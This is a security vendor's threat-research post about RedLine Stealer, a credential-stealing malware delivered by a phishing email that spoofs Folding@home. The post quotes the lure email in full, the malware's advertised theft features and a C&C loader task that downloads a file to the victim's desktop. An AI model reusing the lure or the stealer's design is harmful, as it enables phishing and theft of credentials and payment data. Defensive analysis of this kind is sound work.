

New Redline Password Stealer Malware

proofpoint.com/us/threat-insight/post/new-redline-stealer-distributed-using-coronavirus-themed-email-campaign

March 16, 2020





In early March 2020, Proofpoint researchers observed an email campaign attempting to deliver a previously unknown malware which the malware author calls RedLine Stealer. This name (not to be confused with the FireEye tool "Redline") can be seen in the forum advertisements, code comments, and command and control (C&C) panel.

The emails in this password stealer campaign abused the Folding@home brand, which is a distributed computing project for disease research, while also asking the recipient to help find a coronavirus cure. This campaign primarily targeted healthcare and manufacturing industries in the United States.

The RedLine password stealer virus is new malware available for sale on Russian underground forums with several pricing options: $150 lite version; $200 pro version; $100 / month subscription option. It steals information from browsers such as login, autocomplete, passwords, and credit cards. It also collects information about the user and their system such as the username, their location, hardware configuration, and installed security software. A recent update to RedLine Stealer also added the ability to steal cryptocurrency cold wallets.

RedLine Stealer is written in C#. While not particularly sophisticated, we were surprised by the high quality and readability of the code. Notably with its proper use of delegates, class inheritance, and data models along with using SOAP for its C&C channel. This indicates a moderate-to-high level of experience with the .NET programming language from the developer. RedLine Stealer also appears to be under active development as shown by the recent introduction of new features.

Redline Password Stealer Malware Delivery Analysis


On March 7, 2020, Proofpoint researchers observed an email campaign consisting of thousands of messages and attempting to deliver RedLine Stealer via a URL in the email messages. The campaign targeted primarily the United States. Recipients were in many different industries but the top affected were healthcare and manufacturing.

Emails were sent from “Shannon Wilson <shannon@litegait[.]com>” with the subject “Please help us with Fighting corona-virus”. These emails purported to come from "Mobility Research Inc" and implored recipients to help find a cure to coronavirus by participating in their program "Folding@Thome".

“Folding@Thome” (notice the extra “T”) is a spoof of a legitimate distributed computing project Folding@home. In this project, similar to SETI@home, participants are asked to help by donating their computing power through the use of an application that does processing on behalf of the organization. According to Folding@home, participants are donating their computing power “for disease research that simulates protein folding, computational drug design, and other types of molecular dynamics.”

Participants in the legitimate Folding@home project download the official application from their website. In this malicious email campaign, recipients are encouraged to download the application via a link in the email.

After clicking the link, the user is redirected to the malware executable hosted on BitBucket. Figure 1 shows a sample of the malicious email.



Please help us with Fighting corona-virus

Shannon Wilson <shannon@litegait.com>
[redacted]
Saturday, March 7, 2020 at 7:16 PM
Show Details

Greetings from Mobility Research Inc and Folding@Thome

As we all know, recently corona-virus is becoming a major threat to the human society. We are a leading institution working on the cure to solve this world-wide crisis. However, we need your help. With your contribution, you can speed up our process of finding the cure. The process is very simple, you will need to install an app on your computer, which will allow us to use it to run simulations of the cure. This is totally controllable by you and can be switched on/off when you are comfortable to. This will greatly help us and perhaps stop the corona-virus before it is too late.

Thank you, your Mobility Research Inc and Folding@Thome

If you would like to read more about our organisation, click here:

Folding@Thome

Figure 1 Malicious Spoofed Folding@home Email with link to malware

Because Folding@home participants need to install an application on their system to help the project, the use of this as a lure is particularly clever by the attackers, as recipients who want to help with coronavirus research may not find the downloading and installation of an application unusual or unexpected.

RedLine Stealer for Sale

We found “for sale” advertisements for RedLine Stealer on several forums (one as early as Feb 20, 2020). Some appear to be from an official seller with several pricing options ($100 / month subscription; $150 lite version; $200 pro version), while some appear to be a cracked version (selling for $300). The official advertisement is as follows, translated from Russian:

****

Stealer functionality:


- Collects from browsers:
    - Login and passwords
    - Cookies
    - Autocomplete fields
    - Credit cards
- Supported browsers:
    - All browsers based on Chromium (even latest version of Chrome)
    - All Gecko-based browsers (Mozilla, etc.)
- Data collection from FTP clients, IM clients
- File-grabber customizable by Path, Extension, Search-in-subfolders (can be configured for the necessary cold wallets, Steam, etc.)
- Settings by country. Setting up a blacklist of countries where the build will not work
- Settings for anti-duplicate logs in the panel
- Collects information about the victim's system: IP, country, city, current username, HWID, keyboard layout, screenshot, screen resolution, operating system, UAC Settings, is the current build running with administrator privileges, User-Agent, information about PC hardware (video cards, processors), installed antiviruses
- Performing tasks:
    - Download - download a file from link to the specified path
    - RunPE - injection of a 32-bit file downloaded from link into another file
    - DownloadAndEx - download a file from link to the specified path with subsequent launch
    - OpenLink - open a link in the default browser

****

Also, on March 4, the seller advertised an update that added stealing of cryptocurrency cold wallets.

The C&C panel is a GUI program installed on a dedicated Windows server, not as a web panel. Specifically, the panel operates as a WSDL application which responds to configured SOAP APIs to interact with the client malware sample. The panel has typical functionality for controlling malware like this including displaying, sorting, exporting, commenting, searching logs, creating downloads, running tasks. The panel boasts having convenient features for log sellers such as exporting logs for a list of websites.

In Figure 2 you can see the Loader Tasks panel where actions such as “Download”, “RunPE”, “DownloadAndEx”, “OpenLink” can be specified.




Action: Download
Target: http://example.com/filename.exe|%userprofile%\desktop\filename.exe
FinalPoint: 1000
Filter: Country=UA

Action: Download
Target:
FinalPoint:
Filter:
Status: Active
Visible: ✓

Figure 2 C&C panel showing the Loader Tasks

In Figure 3 you can see the Settings panel where options such as for log collection can be specified.



Get browsers: ✓
Get ftp clients: ✓
Get IM clients: ✓
Get files: ✓
Anti Duplicate: ✓
Black list countries:
UNKNOWN
RU

Get files settings:
%userprofile%\Desktop|*.*|0

Figure 3 C&C panel showing Settings

In Figure 4 you can see the logs panel where a summary of the stolen information is displayed.




Figure 4 C&C panel showing Logs


Malware Analysis

Proofpoint researchers have confirmed all functionality described in the forum advertisements. RedLine is a stealer that supports FTP (such as FileZilla, WinSCP), IM clients (such as Pidgin), crypto-currency wallets, and browser cookies/settings. It also reports back a range of information about the system and can perform additional tasks such as downloading and running payloads.

In addition to the features listed above, there were some additional points that we found interesting:

- Panel is a WSDL service
- Client configuration is supplied (and updatable) from C&C
- C&C communications use SOAP over HTTP


Figure 5 through Figure 8 below show code samples from RedLine.



```
2188_01d5f7ddddb49c60_400000 (1.0.0.0)
  References
  -
  Org.BouncyCastle.Crypto
  Org.BouncyCastle.Crypto.Engines
  Org.BouncyCastle.Crypto.Modes
  Org.BouncyCastle.Crypto.Modes.Gcm
  Org.BouncyCastle.Crypto.Parameters
  Org.BouncyCastle.Crypto.Utilities
  Org.BouncyCastle.Utilities
  RedLine
    IRemotePanel
    Program
      Base Types
      Program()
      CompleteTask(RemoteTask) : boo
      Main(string[]) : void
    Service<T>
  RedLine.Client.Logic.Crypto
    AesGcm256
  RedLine.Client.Logic.Others
  RedLine.Client.Models
  RedLine.Logic.Browsers
  RedLine.Logic.Browsers.Chromium
  RedLine.Logic.Browsers.Gecko
  RedLine.Logic.Extensions
  RedLine.Logic.FtpClients
  RedLine.Logic.Helpers
  RedLine.Logic.ImClient
  RedLine.Logic.Json
